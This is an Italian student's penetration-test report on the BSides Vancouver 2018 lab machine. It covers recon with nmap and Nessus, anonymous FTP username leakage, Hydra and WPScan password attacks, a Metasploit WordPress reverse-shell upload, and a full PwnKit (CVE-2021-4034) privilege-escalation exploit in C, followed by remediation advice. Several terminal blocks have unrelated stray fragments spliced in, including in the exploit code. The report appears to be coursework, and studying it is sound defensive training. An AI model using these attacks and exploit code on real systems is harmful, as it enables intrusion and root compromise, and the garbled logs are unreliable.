

## PROGETTO FINALE M4

Nel progetto finale di questo modulo viene richiesto di effettuare Vulnerability Assessment e Penetration Testing completi dalla macchina Kali (con IP: 192.168.1.146) sulla macchina target BSides Vancouver 2018 (con IP: 192.168.1.148).

### Analisi dei Servizi e Ricognizione Iniziale

L'attività è iniziata con l'utilizzo del tool netdiscover per mappare la rete locale. Attraverso l'invio di richieste ARP, è stato possibile identificare l'indirizzo IP del target (192.168.1.148).

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 144
-----
IP          At MAC Address      Count      Len  MAC Vendor / Hostname
-----
192.168.1.1  c0:94:ad:72:7b:04    1        60  zte corporation
192.168.1.148  0e:3f:a4:96:2b:02    1        42  Unknown vendor
192.168.1.152  4e:6a:85:17:d8:11    1        42  Unknown vendor
-----
2016-12-29 17:00:00.000000+000 excellent No VMware VDP Known SSH Key
```

Proseguendo poi con una verifica ICMP e con una scansione sistematica dell'infrastruttura per mappare la superficie di attacco.

```
[(raul@192)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
      valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
  link/ether 8e:07:8d:3b:3f:5e brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.146/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
      valid_lft 86321sec preferred_lft 86321sec
    inet6 fe80::8c07:8dff:fe3b:3f5e/64 scope link noprefixroute
      valid_lft forever preferred_lft forever
 3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
  link/ether 02:42:28:04:da:02 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
      valid_lft forever preferred_lft forever
```

```
[(raul@192)-[~]
$ ping 192.168.1.148
PING 192.168.1.148 (192.168.1.148) 56(84) bytes of data.
64 bytes from 192.168.1.148: icmp_seq=1 ttl=64 time=0.850 ms
64 bytes from 192.168.1.148: icmp_seq=2 ttl=64 time=0.461 ms
64 bytes from 192.168.1.148: icmp_seq=3 ttl=64 time=0.525 ms
^C
--- 192.168.1.148 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2051ms
rtt min/avg/max/mdev = 0.461/0.612/0.850/0.170 ms
```

(Verifica della connessione tramite protocollo ICMP)

```
(raul@192)-[~]
$ nmap -sV 192.168.1.148
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 10:03 GMT
Nmap scan report for bsides2018.homenet.telecomitalia.it (192.168.1.148)
Host is up (0.00074s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http    Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 0E:3F:A4:96:2B:02 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
```

*(Scansione della Versione delle porte sulla macchina target)*

```
(raul@192)-[~]
$ nmap --script vuln 192.168.1.148
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-24 09:38 GMT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|     After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for bsides2018.homenet.telecomitalia.it (192.168.1.148)
Host is up (0.00092s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
| http-enum:
|_ /robots.txt: Robots file
MAC Address: 0E:3F:A4:96:2B:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 57.69 seconds
```

*(Scansione delle vulnerabilità delle porte sulla macchina target tramite script di Nmap)*

Oltre al servizio HTTP e FTP è stata rilevata la presenza del servizio SSH (Secure Shell) sulla porta standard 22.

Per la parte di Ricerca delle vulnerabilità è stato utilizzato anche il tool Nessus che prevede librerie di vulnerabilità più complete:

## 1. Canonical Ubuntu Linux SEoL (12.04.x)

ID: 10101 (Nessus) | Criticità: Critica

- **Descrizione:** Il sistema operativo host è Ubuntu 12.04, il cui supporto di sicurezza è terminato ad Aprile 2017. Il sistema non riceve più patch per vulnerabilità critiche.
- **Impatto:** Un attaccante può sfruttare exploit noti a livello kernel per ottenere privilegi di ROOT in modo banale.
- **Remediation:** Upgrade immediato. Migrare i servizi su una versione TLTS supportata (es. Ubuntu 22.04 LTS o 24.04 LTS).

## 2. Apache Server ETag Header Information Disclosure

ID: 12155 (Nessus) | Criticità: Media

- Descrizione: L'header HTTP ETag rivela l'ID dell'inode del file system, la dimensione del file e l'ultimo timestamp di modifica.
- Impatto: Aiuta un attaccante a mappare la struttura interna dei file e a determinare se il sistema è vulnerabile a specifici attacchi basati sulla versione dei file.
- Remediation: Modificare la configurazione di Apache (/etc/apache2/apache2.conf) aggiungendo o modificando la direttiva:

Apache

FileETag MTime Size

(Rimuovendo il valore INode).

## 3. SSH Weak Configuration (Ciphers, KEX, MAC)

ID: 70658, 153953 (Nessus) | Criticità: Bassa

- Descrizione: Il server SSH accetta algoritmi obsoleti:
  - Cipher: CBC.
  - KEX: Diffie-Hellman Group 1 (1024-bit).
  - MAC: HMAC-MD5-96.
- Impatto: Rischio di attacchi Man-in-the-Middle (MitM) e potenziale decifrazione del traffico SSH.
- Remediation: Configurare /etc/ssh/sshd\_config per consentire solo algoritmi forti.

## 4. ICMP Timestamp Request Remote Date Disclosure

ID: 10114 (Nessus) | Criticità: Bassa

- Descrizione: Il sistema risponde ai pacchetti ICMP Type 13, rivelando l'ora di sistema.
- Impatto: Può essere usato per attacchi temporali o per eludere protocolli di autenticazione basati sul tempo.
- Remediation: Configurare il firewall per bloccare i messaggi ICMP timestamp

Inizialmente lo scopo era connettersi al servizio FTP tramite 'anonymous' così da verificare se ci fossero file con delle informazioni sugli utenti della macchina.

```
(raul@192)-[~]eck/exploit (Accepted)
$ ftp 192.168.1.148 to use
Connected to 192.168.1.148.
220 (vsFTPd 2.3.5) Main format type: A
Name (192.168.1.148:raul): anonymous
230 Login successful. for binaries used
Remote system type is UNIX. (TCP)
Using binary mode to transfer files.
```

(Connessione 'anonymous' sul servizio FTP)

Raul Pastor

Una volta connesso, ho trovato un file chiamato 'users.txt.bk' che ho scaricato e mi ha permesso di conoscere gli username sulla macchina.

```
ftp> ls
/229 Entering Extended Passive Mode (|||46741|).
150 Here comes the directory listing.
d-rw-r--r-- 2 65534 65534 4096 Mar 03 2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed. .push_invokeWebRequest,ftp_http:
ftp> ls
/229 Entering Extended Passive Mode (|||15214|).
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk address on the local machine or 0.0.0.0 to listen on all addresses.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||58369|).
150 Here comes the directory listing.
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 .
drwxr-xr-x 3 0 0 4096 Mar 03 2018 ..
-rw-r--r-- 1 0 0 31 Mar 03 2018 users.txt.bk
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||27223|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 3.92 KiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (3.08 KiB/s)
```

```
(raul@192)-[~]
$ cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

*(Nomi utente della macchina target)*

è stato identificato che l'account di sistema 'anne' fosse l'unico che richiedeva una password. In questa fase di Vulnerability Assessment, l'attenzione si è focalizzata sulla verifica della robustezza delle credenziali per l'accesso remoto diretto.

```
[+] Found By: Direct Access (Aggressive Detection)
[~] (raul@192)-[~]
$ ssh mai@192.168.1.148
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mai@192.168.1.148: Permission denied (publickey).

[+] Found By: Direct Access (Aggressive Detection)
[~] (raul@192)-[~]
$ ssh doomguy@192.168.1.148
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
doomguy@192.168.1.148: Permission denied (publickey).

[+] Found By: Direct Access (Aggressive Detection)
[~] (raul@192)-[~]
$ ssh anne@192.168.1.148
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.1.148's password:
Permission denied, please try again.
anne@192.168.1.148's password:
Permission denied, please try again.
anne@192.168.1.148's password:
anne@192.168.1.148: Permission denied (publickey,password).
```

## Attacco a Forza Bruta su Servizio SSH

È stato condotto un tentativo di Brute Force diretto contro l'utente anne utilizzando il protocollo SSH. Attraverso l'impiego di dizionari di password comuni, l'attacco ha mirato a identificare una combinazione valida per l'accesso al terminale. L'attacco ha dato esito positivo e la combinazione di Username e Password deboli ha reso possibile bucare la macchina (Username: anne; Password: princess) e accedere con permessi di root.

```
└─(raul@192)─[~]
$ sudo su
[sudo] password for raul:                               XML-RPC seems to be enabled: http://192.168.1.148/backup_wordpress/xmlrpc.php
[sudo] password for raul:                               Found By: Direct Access (Aggressive Detection)
[root@192]─[/home/raul]                               Confidence: low
# hydra -l anne -P /usr/share/wordlists/nmap.lst ssh://192.168.1.148
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi
anyway).                                              https://www.rapid7.com/db/modules/utility/scanner/http/wordpress_ghost_scanner/
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-25 15:57:10
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5007 login tries (l:1:p:5007), ~313 tries per task ss/readme.html
[DATA] attacking ssh://192.168.1.148:22/
[STATUS] 127.00 tries/min, 127 tries in 00:01h, 4892 to do in 00:39h, 4 active
[STATUS] 100.00 tries/min, 300 tries in 00:03h, 4719 to do in 00:48h, 4 active
[STATUS] 95.14 tries/min, 666 tries in 00:07h, 4353 to do in 00:46h, 4 active
[STATUS] 89.00 tries/min, 1335 tries in 00:15h, 3684 to do in 00:42h, 4 active
[STATUS] 87.87 tries/min, 2724 tries in 00:31h, 2295 to do in 00:27h, 4 active
[STATUS] 85.81 tries/min, 4033 tries in 00:47h, 986 to do in 00:12h, 4 active
[STATUS] 85.90 tries/min, 4467 tries in 00:52h, 552 to do in 00:07h, 4 active
[STATUS] 86.44 tries/min, 4927 tries in 00:57h, 92 to do in 00:02h, 4 active
[22][ssh] host: 192.168.1.148  login: anne  password: princess
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-25 16:55:16
```

```
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# cd /root
root@bsides2018:~# ls -la
total 40
drwx----- 3 root root 4096 Mar  7  2018 .
drwxr-xr-x 23 root root 4096 Mar  3  2018 ..
-rw-----  1 root root 2209 Jan 25 10:00 .bash_history
-rw-r--r--  1 root root 3106 Apr 19  2012 .bashrc
-rw-r--r--  1 root root  248 Mar  5  2018 flag.txt
-rw-----  1 root root  417 Mar  7  2018 .mysql_history
-rw-r--r--  1 root root 140 Apr 19  2012 .profile
drwx----- 2 root root 4096 Jan 27 06:25 .pulse
-rw-----  1 root root  256 Mar  3  2018 .pulse-cookie
-rw-r--r--  1 root root  66 Mar  3  2018 .selected_editor
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!


There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

*(Accesso alla cartella root sulla macchina target)*

# Compromissione del CMS WordPress

Spostando l'analisi sulla porta 80, inoltre, è stata individuata un'istanza di WordPress obsoleta (v. 4.5) nella directory /backup\_wordpress/.



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

(Connessione web non sicura sull'IP target)



Hello world!

Utilizzando lo strumento WPScan, è stata eseguita una nuova fase di enumerazione che ha portato all'individuazione dell'utente 'john' (e 'admin' per cui l'attacco a dizionario non è risultato efficace). Il login di WordPress è risultato vulnerabile a un attacco di dizionario, portando in breve tempo alla scoperta della password 'enigma'. L'accesso alla dashboard amministrativa ha fornito il punto di appoggio necessario per l'esecuzione di codice sul server.

```
[root@192 ~]# wpscan --url http://192.168.1.158/backup_wordpress --enumerate
[+] URL: http://192.168.1.158/backup_wordpress/ [192.168.1.158]
[+] Started: Sun Jan 25 17:59:53 2026
```

## Raul Pastor

```
[+] No Config Backups Found.

[+] Enumerating DB Exports (via Passive and Aggressive Methods)
  Checking DB Exports - Time: 00:00:00 <===== (75 / 75) 100.00% Time: 00:00:00

[+] No DB Exports Found.

[+] Enumerating Medias (via Passive and Aggressive Methods) (Permalink setting must be set to "Plain" for those to be detected)
  Brute Forcing Attachment IDs - Time: 00:00:54 <===== (100 / 100) 100.00% Time: 00:00:54

[+] No Medias Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
  Brute Forcing Author IDs - Time: 00:00:06 <===== (10 / 10) 100.00% Time: 00:00:06

[+] User(s) Identified:

[+] john
  | Found By: Author Posts - Display Name (Passive Detection)
  | Confirmed By:
  |   RSS Generator (Passive Detection)
  |   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  |   Login Error Messages (Aggressive Detection)

[+] admin
  | Found By: Author Posts - Display Name (Passive Detection)
  | Confirmed By:
  |   RSS Generator (Passive Detection)
  |   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  |   Login Error Messages (Aggressive Detection)

[+] No WPScan API Token given, as a result vulnerability data has not been output.
[+] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Jan 25 18:01:07 2026
[+] Requests Done: 3598
[+] Cached Requests: 9
[+] Data Sent: 1.078 MB
[+] Data Received: 1.04 MB
[+] Memory used: 294.531 MB
[+] Elapsed time: 00:01:14
```

(Scoperta degli utenti presenti su Wordpress)

```
[root@192 ~]# wpscan --url http://192.168.1.158/backup_wordpress --passwords /usr/share/wordlists/nmap.lst --usernames john
[+] URL: http://192.168.1.158/backup_wordpress/ [192.168.1.158]
[+] Started: Sun Jan 25 18:06:27 2026
```

(Attacco a dizionario su Wordpress per l'utente john)

```
[!] Valid Combinations Found:
  | Username: john, Password: enigma
```

(Esito positivo dell'attacco)

## Exploitation tramite Plugin Malevolo

Per ottenere il controllo del sistema operativo sottostante, è stata sfruttata la funzionalità di installazione plugin di WordPress. È stato generato un file .zip malevolo contenente una reverse shell PHP tramite lo strumento msfvenom. Una volta caricato e attivato il plugin all'interno della dashboard, il server ha avviato una connessione in uscita verso la macchina attaccante sulla porta 4444. Questo ha permesso di stabilire una sessione Meterpreter con i privilegi dell'utente di servizio www-data, garantendo l'accesso iniziale al file system di Linux.

```
msf exploit(linux/local/overlayfs_priv_esc) > search xploit/unix/webapp/wp_admin_shell_upload

Matching Modules
=====
#  Name
-  -----
0  exploit/unix/webapp/wp_admin_shell_upload  2015-02-21      excellent  Yes  WordPress Admin Shell Upload

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload
```

(Exploit che ha permesso di creare una connessione Reverse TCP)

## Post-Exploitation e Analisi del File System

Durante la fase di analisi post-compromissione, è stato esaminato il file di configurazione wp-config.php, il quale conteneva le credenziali in chiaro per il database locale: utente john@localhost e password 'thiscannotbeit'. Sebbene queste credenziali fossero valide per il DBMS, i tentativi di riutilizzo della password (password reuse) per elevare i privilegi verso account di sistema tramite il comando su non hanno prodotto risultati positivi.

```
meterpreter > cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
Tools
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wp');

/** MySQL database username */
define('DB_USER', 'john@localhost');

/** MySQL database password */
define('DB_PASSWORD', 'thiscannotbeit');
```

(Contenuto di uno dei file analizzati)

## Escalation dei Privilegi a Root

L'ultima fase del Penetration Test ha mirato al controllo totale del server. Utilizzando il comando find con filtri specifici per i permessi SUID, è stata generata una lista di binari eseguibili con privilegi di superutente. Tra i risultati ottenuti, l'identificazione di /usr/bin/pkexec ha permesso di focalizzare l'attacco verso la vulnerabilità CVE-2021-4034 (PwnKit). È stato preparato un exploit in linguaggio C basato sulla Proof of Concept pubblica rilasciata.

```
meterpreter > find / -perm -u=s -type f 2>/dev/null
[-] Unknown command: find. Run the help command for more details.
meterpreter > shell
Process 2949 created.
Channel 8 created.
find / -perm -u=s -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ping
/bin/mount
/bin/su
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/decrypt-get-device
/usr/lib/pt_chown
/usr/bin/arping
/usr/bin/at
/usr/bin/chfn
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/lpASSWORD
/usr/bin/sudoedit
/usr/bin/chsh
/usr/bin/X
/usr/bin/pkexec
/usr/sbin/uuidd
/usr/sbin/pppd
which gcc
/usr/bin/gcc
cd /tmp
```

```
cat << 'EOF' > exploit.c
#include <stdio.h>  Unpacking the package...
#include <stdlib.h>
#include <unistd.h>  Installing the plugin...

char *shell =      The package could not be installed. No valid plugins were found.
"#include <stdio.h>\n"
"#include <stdlib.h>\n"
"#include <unistd.h>\n\n"
"void gconv() {}\\n"
"void gconv_init() {}\\n"
"do {\\n"
"    setuid(0); setgid(0);\\n"
"    setenv(\"PATH\", \"/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin\\\", 1);\\n"
"    system(\"/bin/sh\");\\n"
"    exit(0);\\n"
"};\\n"

int main() {
    system("mkdir -p 'GCONV_PATH='; touch 'GCONV_PATH=../pwnkit'; chmod a+x 'GCONV_PATH=../pwnkit'");
    system("mkdir -p pwnkit; echo 'module UTF-8// PWNKIT// pwnkit 2' > pwnkit/gconv-modules");
    FILE *fp = fopen("pwnkit/pwnkit.c", "w");
    fprintf(fp, "%s", shell);
    fclose(fp);
    system("gcc pwnkit/pwnkit.c -o pwnkit/pwnkit.so -shared -fPIC");
    char *env[] = { "pwnkit", "PATH=GCONV_PATH=.", "CHARSET=PWNKIT", "SHELL=pwnkit", NULL };
    execve("/usr/bin/pkexec", (char*[]){NULL}, env);
    return 0;
}
EOF
gcc exploit.c -o exploit
./exploit
whoami
root
cd /root
```

(Codice C ripreso dalla vulnerabilità CVE-2021-4034 (PwnKit))

L'exploit ha forzato l'esecuzione di una shell con i massimi privilegi. L'ottenimento del prompt di root ha permesso la lettura dei dati sensibili all'interno della directory /root, completando l'obiettivo.

```
ls -la
total 40
drwx----- 3 root root 4096 Mar  7 2018 .
drwxr-xr-x 23 root root 4096 Mar  3 2018 ..
-rw----- 1 root root 2209 Jan 25 10:00 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
-rw----- 1 root root 417 Mar  7 2018 .mysql_history
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwx----- 2 root root 4096 Jan 25 09:33 .pulse
-rw-r--r-- 1 root root 256 Mar  3 2018 .pulse-cookie
-rw-r--r-- 1 root root  66 Mar  3 2018 .selected_editor
-rw-r--r-- 1 root root 248 Mar  5 2018 flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

*(Macchina compromessa con i privilegi di root)*

## Raccomandazioni

Il successo dell'attacco è stato reso possibile dalla combinazione di tre fattori critici: l'utilizzo di software obsoleti (Ubuntu 12.04), una gestione delle password debole e una configurazione permissiva di WordPress che consente il caricamento di plugin arbitrari. Si raccomanda un aggiornamento immediato verso distribuzioni moderne (es. Ubuntu 22.04 LTS), l'adozione di policy di password complesse e il monitoraggio costante dei file binari con privilegi SUID.